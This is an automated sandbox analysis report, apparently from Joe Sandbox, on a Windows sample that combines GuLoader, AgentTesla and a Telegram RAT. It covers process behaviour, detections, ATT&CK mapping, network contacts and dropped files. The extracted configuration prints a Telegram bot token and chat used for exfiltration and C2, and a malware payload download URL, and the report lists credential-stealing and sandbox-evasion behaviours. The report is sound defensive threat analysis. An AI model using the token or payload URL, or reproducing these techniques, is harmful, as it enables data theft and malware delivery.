



ID: 623387
Sample Name: file.exe
Cookbook: default.jbs
Time: 14:04:16
Date: 10/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report file.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Threatname: GuLoader 4
Threatname: Telegram RAT 4
Yara Signatures 5
Memory Dumps 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Networking 5
Key, Mouse, Clipboard, Microphone and Screen Capturing 5
Data Obfuscation 5
Malware Analysis System Evasion 5
Anti Debugging 6
HIPS / PFW / Operating System Protection Evasion 6
Stealing of Sensitive Information 6
Remote Access Functionality 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 10
Public IPs 10
General Information 10
Warnings 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
C:\Users\user\AppData\Local\Temp\Aqua_3.bmp 12
C:\Users\user\AppData\Local\Temp\ConfigXML_ScenarioProfile.dll 12
C:\Users\user\AppData\Local\Temp\MsMpCom.dll 12
C:\Users\user\AppData\Local\Temp\Ottawas.bmp 13
C:\Users\user\AppData\Local\Temp\nsv58DC.tmp\System.dll 13
C:\Users\user\AppData\Local\Temp\touchpad-disabled-symbolic.svg 13
\Device\ConDrv 14
Static File Info 14
General 14
File Icon 14
Static PE Info 14
General 14
Authenticode Signature 15
Entrypoint Preview 15
Rich Headers 16
Data Directories 16
Sections 16
Resources 17
Imports 17
Version Infos 17
Possible Origin 18

Network Behavior 18
Network Port Distribution 18
TCP Packets 18
UDP Packets 20
DNS Queries 20
DNS Answers 20
HTTP Request Dependency Graph 20
HTTPS Proxied Packets 20
Statistics 24
Behavior 24
System Behavior 24
Analysis Process: file.exePID: 2916, Parent PID: 7896 25
General 25
File Activities 25
Analysis Process: CasPol.exePID: 7544, Parent PID: 2916 25
General 25
Analysis Process: CasPol.exePID: 7828, Parent PID: 2916 25
General 25
Analysis Process: CasPol.exePID: 5720, Parent PID: 2916 26
General 26
Analysis Process: CasPol.exePID: 8436, Parent PID: 2916 26
General 26
File Activities 26
File Created 26
File Written 27
File Read 27
Registry Activities 28
Key Created 28
Key Value Created 28
Analysis Process: conhost.exePID: 8960, Parent PID: 8436 29
General 29
File Activities 29
Disassembly 29


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	623387
MD5:	2beb53482de8f6..
SHA1:	0959ea9b1697d9.
SHA256:	7ac7845621113c..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Multi AV Scanner detection for dom…
- Tries to steal Mail credentials (via fi…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Uses the Telegram API (likely for C…
- Queries sensitive network adapter in…

Classification



Process Tree

- **System is w10x64native**
- file.exe (PID: 2916 cmdline: "C:\Users\user\Desktop\file.exe" MD5: 2BEB53482DE8F6A713DEB6FA9F9E7267)
  - CasPol.exe (PID: 7544 cmdline: "C:\Users\user\Desktop\file.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 7828 cmdline: "C:\Users\user\Desktop\file.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 5720 cmdline: "C:\Users\user\Desktop\file.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 8436 cmdline: "C:\Users\user\Desktop\file.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 8960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "Telegram",
  "Chat id": "765471673",
  "Chat URL": "https://api.telegram.org/bot2052954011:AAFeCX87Ol6W5cv9u3MpOVAjUZO3XwJALyU/sendDocument"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://msdvc.com/oluwa_RcQBQnZSyJ230.bin"
}
```


Threatname: Telegram RAT


```
{
  "C2 url": "https://api.telegram.org/bot2052954011:AAFeCX87Ol6W5cv9u3MpOVAjUZO3XwJALyU/sendMessage"
}
```


Copyright Joe Security LLC 2022

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.4862667877.00000000033A0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000006.00000000.4202992291.0000000000D50000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	

Click to see the 3 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Networking



Uses the Telegram API (likely for C&C communication)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing



Installs a global keyboard hook

Data Obfuscation



Yara detected GuLoader

Malware Analysis System Evasion



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging



Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion



Writes to foreign memory regions

Stealing of Sensitive Information



Yara detected AgentTesla

Yara detected Telegram RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Remote Access Functionality



Yara detected AgentTesla


Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 2 7 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	2 Obfuscated Files or Information	1 Credentials in Registry	4 3 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	1 Process Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 4 1 Virtualization/Sandbox Evasion	LSA Secrets	3 4 1 Virtualization/Sandbox Evasion	SSH	2 Clipboard Data	Data Transfer Size Limits	1 1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Copyright Joe Security LLC 2022


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	26%	Virustotal		Browse
file.exe	22%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ConfigXML_ScenarioProfile.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MsMpCom.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsv58DC.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsv58DC.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
msdvc.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://msdvc.com/j	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://d1ktMAcOA2o.nett-	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%t-	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%%startupfolder%	0%	Avira URL Cloud	safe	
http://https://msdvc.com/oluwa_RcQBQnZSyJ230.bin	100%	Avira URL Cloud	malware	
http://https://d1ktMAcOA2o.net	0%	Avira URL Cloud	safe	
http://VrxAgw.com	0%	Avira URL Cloud	safe	
http://https://msdvc.com/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
msdvc.com	119.18.54.23	true	true	• 5%, Virustotal, Browse	unknown
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot2052954011:AAFeCX87Ol6W5cv9u3MpOVAjUZO3XwJALyU/sendDocument	false		high
http://https://msdvc.com/oluwa_RcQBQnZSyJ230.bin	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://msdvc.com/j	CasPol.exe, 00000006.00000002.9083705847.0000000001018000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://d1ktMAcOA2o.nett-	CasPol.exe, 00000006.00000002.9108499877.000000001D5D9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.telegram.org	CasPol.exe, 00000006.00000002.9108904236.000000001D60C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/	CasPol.exe, 00000006.00000002.9084920073.0000000001092000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000006.00000003.5392527483.0000000001092000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%t-	CasPol.exe, 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://support.google.com/chrome/?p=plugin_flash	CasPol.exe, 00000006.00000002.9108033528.000000001D577000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org%%startupfolder%	CasPol.exe, 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://nsis.sf.net/NSIS_ErrorError	file.exe	false		high
http://api.telegram.org	CasPol.exe, 00000006.00000002.9109123482.000000001D620000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CasPol.exe, 00000006.00000002.9108904236.000000001D60C000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://d1ktMAcOA2o.net	CasPol.exe, 00000006.00000002.9108499877.000000001D5D9000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000006.00000003.4395944498.000000001C2B1000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000006.00000002.9108808385.000000001D606000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://VrxAgw.com	CasPol.exe, 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot2052954011:AAFeCX87Ol6W5cv9u3MpOVAjUZO3XwJALyU/sendDocumentdocument-----	CasPol.exe, 00000006.00000002.9107245164.000000001D4D1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://msdvc.com/	CasPol.exe, 00000006.00000002.9083705847.0000000001018000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
119.18.54.23	msdvc.com	India		394695	PUBLIC-DOMAIN-REGISTRYUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	623387
Start date and time: 10/05/202214:04:16	2022-05-10 14:04:16 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe

Copyright Joe Security LLC 2022

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@10/7@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 29.5% (good quality ratio 29.1%) • Quality average: 87.5% • Quality standard deviation: 21.3%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MusNotification.exe, dllhost.exe, audiodg.exe, BackgroundTransferHost.exe, UserOOBEBroker.exe, RuntimeBroker.exe, ShellExperienceHost.exe, backgroundTaskHost.exe, svchost.exe, MusNotificationUx.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:06:39	API Interceptor	2785x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Aqua_3.bmp

Process:	C:\Users\user\Desktop\file.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	5004
Entropy (8bit):	7.815894782719166
Encrypted:	false
SSDEEP:	96:BSTzRE92lvCfr4Y6hXqlvrfgAbJyLDLA4S+YrQslx:oXRnlKfrZ6h6lvncASiP
MD5:	12C11AD60C15E44F8297C052CFBAA434
SHA1:	3849A2C99770D1BB104AF27D34DCD95E8B4986A5
SHA-256:	71792E7507EE62E8EBC9BC1230947A8A4E2A5CAC57CD43DF1E379D91F5E3FDA2
SHA-512:	E91B30CFAFD4B651852D4F12E6A3BEF92A528C14C56FD195F6EA5EAF1D82308704BDD7373AA9DD63CE606BB25EAD7A33D29C8B068B843E0F1225177AA2F35E72
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....aQ.....a.....C.....C.....n.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(.....|2._.....&..?.i...x....o....xCB ..N..'.O..M..FW.o...C....+...,-.....~.....2.[....'..U._.....]n..T....."....>O.*.Z....j_...&|.....>.;q..B...L?.Mj^.bC..+k.. ..)..M(.....#.G..S....|7.oc:..o.....I.g.;]...../..I....U.>.`.:._;...(....]...Y..=.....U'w..o.....%.3...

C:\Users\user\AppData\Local\Temp\ConfigXML_ScenarioProfile.dll

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	48360
Entropy (8bit):	5.965995469374706
Encrypted:	false
SSDEEP:	768:nd5SYvW5+CSHhidc/bBIa5bEd/w+D0OLzfmIHlsCdcAtpz3bi0M2X9DhH:d5xvFCwoMbGObqw20oBzbv
MD5:	81B2D0C87D9BE5FF6BBC1496BFEDFB4D
SHA1:	25D20CB862DC6690579513F1E9976FC03FC310E3
SHA-256:	B29472664E91D182B26F2BF2BD2171A4ADDB7132417C644DBD2CCE446A86923C
SHA-512:	F5769BF4981ED6E6DBE48D853A4951A800EB010350B3D2F79020CD9C9957EC193CF00BFD146FCB3CCAAE8C4EF2E5A25AA99C9314168EE6F432376CE410B74F7C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a....." ..0.....V.... ....`.....O..... ..... ..H.....text...\.... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....8.....H.....xX..TZ.....0.....{....o....{.....6.....{....(....&(....o.....8...o....r...p....+A.....~....(...,....(.....+..r...po ....-..{.....o ...r...p...X....i2..{....*.0.....{....o....{.....6.....{....(....&(....o....&(!....o.....8...o"....8...o.....+B.....r...po....-7...8...%..=.o.....i.3.....{.....o ....X....i2..{....*..0.."..... ....s#..... .....(....&.o$...*...0../.....s%...&.r

C:\Users\user\AppData\Local\Temp\MsMpCom.dll

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	88912

Entropy (8bit):	5.81677879181799
Encrypted:	false
SSDEEP:	1536:dRN1t8CahRmSzbibA1i552+B4KTeloLYlUY4GCmatsSR4P1:ft8oA1U2+mKTeCWJCmatsSmN
MD5:	B26386F33FAA0FC72A8077622ACC31B8
SHA1:	C9ECDB2123AB56818E999BB24B11A704462B290B
SHA-256:	C469ED974F4CC5DAA6EE7607927D2DE4500EAEAAEE66B267254FE6742F064BEB
SHA-512:	04E91D57F6DA63CB8196163EFD6D5726EE216DF1C649FFDB62E93450B92ED09CBC032DAC3CD62D8FB723AA40E08727784256AF54BC9847C095B6BCBCD0A45F2
Malicious:	false
